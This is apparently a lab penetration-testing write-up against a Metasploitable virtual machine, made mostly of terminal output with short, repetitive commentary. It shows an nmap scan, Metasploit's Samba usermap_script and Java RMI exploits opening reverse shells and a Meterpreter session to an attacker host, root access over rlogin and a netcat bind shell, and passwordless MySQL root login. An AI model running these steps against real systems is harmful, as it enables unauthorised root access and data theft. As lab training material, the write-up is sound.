
```
(kali㉿kali)-[~]
$ cadaver http://192.168.1.110/dav/
dav:/dav/> help
Available commands:
ls          cd          pwd          put          get          mget         mput
edit        less        mkcol        cat          delete       rmcol        copy
move        lock        unlock       discover    steal        showlocks   version
checkin     checkout   uncheckout  history     label        propnames   chexec
propget     propdel    propset     search      set          open        close
echo        quit       unset       lcd         lls          lpwd        logout
help        describe   about

Aliases: rm=delete, mkdir=mkcol, mv=move, cp=copy, more=less, quit=exit=bye
dav:/dav/> █
```



Here, as you can see I've found the details of the company which may impact of the company. And gets huge losses.

## 2 (RPC #100000)



```
kali linux [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help

kali@kali: ~/Desktop
kali@kali: ~
kali@kali: ~
kali@kali: ~
kali@kali: ~

(kali@kali)~$ nmap -T4 -A -p 111 192.168.1.110
Starting Nmap 7.93 ( https://nmap.org ) at 2023-02-10 02:11 EST
Nmap scan report for 192.168.1.110
Host is up (0.0023s latency).

PORT      STATE SERVICE VERSION
111/tcp   open  rpcbind 2 (RPC #100000)
|_ rpcinfo:
|_  program version port/proto service
|_  100000 2 111/tcp rpcbind
|_  100000 2 111/udp rpcbind
|_  100003 2,3,4 2049/tcp nfs
|_  100003 2,3,4 2049/udp nfs
|_  100005 1,2,3 37975/udp mountd
|_  100005 1,2,3 52035/tcp mountd
|_  100021 1,3,4 47182/udp nlockmgr
|_  100021 1,3,4 50937/tcp nlockmgr
|_  100024 1 35714/tcp status
|_  100024 1 44182/udp status


Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 7.46 seconds

(kali@kali)~$
```

Here in this above figure I've found the details of the company, which may impact the company huge losses.

# Samba smbd 3.X - 4.X (workgroup: WORKGROUP)

Port( 139, 445)



```
kali linux [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help

kali@kali: ~/Desktop x kali@kali: ~ x kali@kali: ~ x kali@kali: ~ x kali@kali: ~ x kali@kali: ~ x
Metasploit Documentation: https://docs.metasploit.com/

msf6 > search Samba 3.0.20

Matching Modules

# Name Disclosure Date Rank Check Description
- - - - -
0 exploit/multi/samba/usermap_script 2007-05-14 excellent No Samba "username map script" Command Execution

Interact with a module by name or index. For example info 0, use 0 or use exploit/multi/samba/usermap_script

msf6 > use exploit/multi/samba/usermap_script
[*] No payload configured, defaulting to cmd/unix/reverse_netcat
msf6 exploit(multi/samba/usermap_script) > show options

Module options (exploit/multi/samba/usermap_script):

Name Current Setting Required Description
--
RHOSTS yes The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT 139 yes The target port (TCP)

Payload options (cmd/unix/reverse_netcat):

Name Current Setting Required Description
--
LHOST 192.168.1.64 yes The listen address (an interface may be specified)
LPORT 4444 yes The listen port

Exploit target:

Id Name
--
0 Automatic

View the full module info with the info, or info -d command.

msf6 exploit(multi/samba/usermap_script) > set RHOSTS 192.168.1.110
RHOSTS => 192.168.1.110
msf6 exploit(multi/samba/usermap_script) > run
```

```
msf6 exploit(multi/samba/usermap_script) > run

[*] Started reverse TCP handler on 192.168.1.64:4444
[*] Command shell session 1 opened (192.168.1.64:4444 -> 192.168.1.110:55402) at 2023-02-10 02:18:30 -0500

shell
[*] Trying to find binary 'python' on the target machine
[*] Found python at /usr/bin/python
[*] Using 'python' to pop up an interactive shell
[*] Trying to find binary 'bash' on the target machine
[*] Found bash at /bin/bash

ls
ls
bin dev initrd lost+found nohup.out root sys var
boot etc initrd.img media opt sbin tmp vmlinuz
cdrom home lib mnt proc srv usr

root@metasploitable:/#
```


Now, here in this figure I've found database of the company which may impact huge losses of the company.

# netkit-rsh rexecd

```
root@metasploitable: ~  
File Actions Edit View Help  
kali@kali: ~ x root@metasploitable: ~ x  
root@metasploitable:~#  
root@metasploitable:~# rlogin -l root 192.168.0.105  
Last login: Fri Feb 10 05:11:00 EST 2023 from :0.0 on pts/0  
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686  
  
The programs included with the Ubuntu system are free software;  
the exact distribution terms for each program are described in the  
individual files in /usr/share/doc/*/copyright.  
  
Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by  
applicable law.  
  
To access official Ubuntu documentation, please visit:  
http://help.ubuntu.com/  
You have mail.  
root@metasploitable:~# id  
uid=0(root) gid=0(root) groups=0(root)  
root@metasploitable:~# whoami  
root  
root@metasploitable:~# ls  
Desktop reset_logs.sh vnc.log  
root@metasploitable:~#
```

Here, in this above figure I've found the directory of the company, which can make a compromise to his data.

# OpenBSD or Solaris rlogind



```
kali linux [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help

kali@kali: ~
File Actions Edit View Help

kali@kali: ~ x root@metasploitable: ~ x kali@kali: ~ x

(kali@kali)~$
$ rlogin 192.168.0.105 -l msfadmin -p 513
Last login: Fri Feb 10 05:30:40 EST 2023 from 192.168.0.104 on pts/2
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
To run a command as administrator (user "root"), use "sudo <command>".
See "man sudo_root" for details.

msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:fe:a6:ca
          inet addr:192.168.0.105  Bcast:192.168.0.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe:a6:ca/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:133701 errors:0 dropped:0 overruns:0 frame:0
          TX packets:133046 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:10455048 (9.9 MB)  TX bytes:7611117 (7.2 MB)
          Base address:0xd020 Memory: f0200000-f0220000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:178 errors:0 dropped:0 overruns:0 frame:0
          TX packets:178 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:60825 (59.3 KB)  TX bytes:60825 (59.3 KB)

msfadmin@metasploitable:~$
```

Here, In this above figure I've found the ip address of the client, which the attacker can go through the ip address.

# GNU Classpath grmiregistry

```
kali linux [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help

kali@kali: ~ x kali@kali: ~ x
(kali@kali)-[~]
$ msfconsole

# cowsay++
< metasploit >

+ --=[ metasploit v6.3.0-dev ]
+ --=[ 2278 exploits - 1201 auxiliary - 408 post ]
+ --=[ 968 payloads - 45 encoders - 11 nops ]
+ --=[ 9 evasion ]

Metasploit tip: To save all commands executed since start up
to a file, use the makerc command
Metasploit Documentation: https://docs.metasploit.com/

msf6 > search exploit/multi/misc/java_rmi_server

Matching Modules

# Name Disclosure Date Rank Check Description
0 exploit/multi/misc/java_rmi_server 2011-10-15 excellent Yes Java RMI Server Insecure Default Configuration Java Code Execution

Interact with a module by name or index. For example info 0, use 0 or use exploit/multi/misc/java_rmi_server

msf6 > use 0
[*] No payload configured, defaulting to java/meterpreter/reverse_tcp
msf6 exploit(multi/misc/java_rmi_server) > set RHOSTS 192.168.0.103
RHOSTS => 192.168.0.103
msf6 exploit(multi/misc/java_rmi_server) > run

[*] Started reverse TCP handler on 192.168.0.142:4444
[*] 192.168.0.103:1099 - Using URL: http://192.168.0.142:8080/20nPbG1SYTEXuN
[*] 192.168.0.103:1099 - Server started.
[*] 192.168.0.103:1099 - Sending RMI Header ...
[*] 192.168.0.103:1099 - Sending RMI Call ...
[*] 192.168.0.103:1099 - Replied to request for payload JAR
[*] Sending stage (58829 bytes) to 192.168.0.103
```

```
kali linux [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help

kali@kali: ~ x kali@kali: ~ x
(kali@kali)-[~]
$ msfconsole

# cowsay++
< metasploit >

+ --=[ metasploit v6.3.0-dev ]
+ --=[ 2278 exploits - 1201 auxiliary - 408 post ]
+ --=[ 968 payloads - 45 encoders - 11 nops ]
+ --=[ 9 evasion ]

Metasploit tip: To save all commands executed since start up
to a file, use the makerc command
Metasploit Documentation: https://docs.metasploit.com/

msf6 > search exploit/multi/misc/java_rmi_server

Matching Modules

# Name Disclosure Date Rank Check Description
0 exploit/multi/misc/java_rmi_server 2011-10-15 excellent Yes Java RMI Server Insecure Default Configuration Java Code Execution

Interact with a module by name or index. For example info 0, use 0 or use exploit/multi/misc/java_rmi_server


msf6 > use 0
[*] No payload configured, defaulting to java/meterpreter/reverse_tcp
msf6 exploit(multi/misc/java_rmi_server) > set RHOSTS 192.168.0.103
RHOSTS => 192.168.0.103
msf6 exploit(multi/misc/java_rmi_server) > run

[*] Started reverse TCP handler on 192.168.0.142:4444
[*] 192.168.0.103:1099 - Using URL: http://192.168.0.142:8080/20nPbG1SYTEXuN
[*] 192.168.0.103:1099 - Server started.
[*] 192.168.0.103:1099 - Sending RMI Header ...
[*] 192.168.0.103:1099 - Sending RMI Call ...
[*] 192.168.0.103:1099 - Replied to request for payload JAR
[*] Sending stage (58829 bytes) to 192.168.0.103
[*] Meterpreter session 1 opened (192.168.0.142:4444 -> 192.168.0.103:60733) at 2023-02-11 04:07:32 -0500

meterpreter > shell
Process 1 created.
Channel 1 created.
ld
uid=0(root) gid=0(root)
whoami
root
```

Here in this above picture we can see the shell and the id that can make the company huge loss, due to which we need to maintain the port security.

## Metasploitable root shell




```
File Actions Edit View Help
kali@kali: ~ x kali@kali: ~ x

(kali@kali)~[~]
$ nc 192.168.0.103 1524
root@metasploitable:/# id
uid=0(root) gid=0(root) groups=0(root)
root@metasploitable:/# whoami
root
root@metasploitable:/# ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
srv
sys
tmp
usr
var
vmlinuz
root@metasploitable:/#
```

Here, In this above picture we can see that we can now accessible the file of the company now.



# MySQL 5.0.51a-3ubuntu5



```
kali linux [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help

kali@kali: ~
File Actions Edit View Help

kali@kali: ~ x kali@kali: ~ x kali@kali: ~ x kali@kali: ~ x

kali@kali:~$ mysql -u root -h 192.168.0.103
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MySQL connection id is 9
Server version: 5.0.51a-3ubuntu5 (Ubuntu)

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MySQL [(none)]> help

General information about MariaDB can be found at
http://mariadb.org

List of all client commands:
Note that all text commands must be first on line and end with ';'
? (\?) Synonym for 'help'.
clear (\c) Clear the current input statement.
connect (\r) Reconnect to the server. Optional arguments are db and host.
delimiter (\d) Set statement delimiter.
edit (\e) Edit command with $EDITOR.
ego (\G) Send command to MariaDB server, display result vertically.
exit (\q) Exit mysql. Same as quit.
go (\g) Send command to MariaDB server.
help (\h) Display this help.
nopager (\N) Disable pager, print to stdout.
notee (\n) Don't write into outfile.
pager (\P) Set PAGER [to_pager]. Print the query results via PAGER.
print (\p) Print current command.
prompt (\R) Change your mysql prompt.
quit (\q) Quit mysql.
rehash (\#) Rebuild completion hash.
source (\s) Execute an SQL script file. Takes a file name as an argument.
status (\s) Get status information from the server.
system (\!) Execute a system shell command.
tee (\T) Set outfile [to_outfile]. Append everything into given outfile.
use (\u) Use another database. Takes database name as argument.
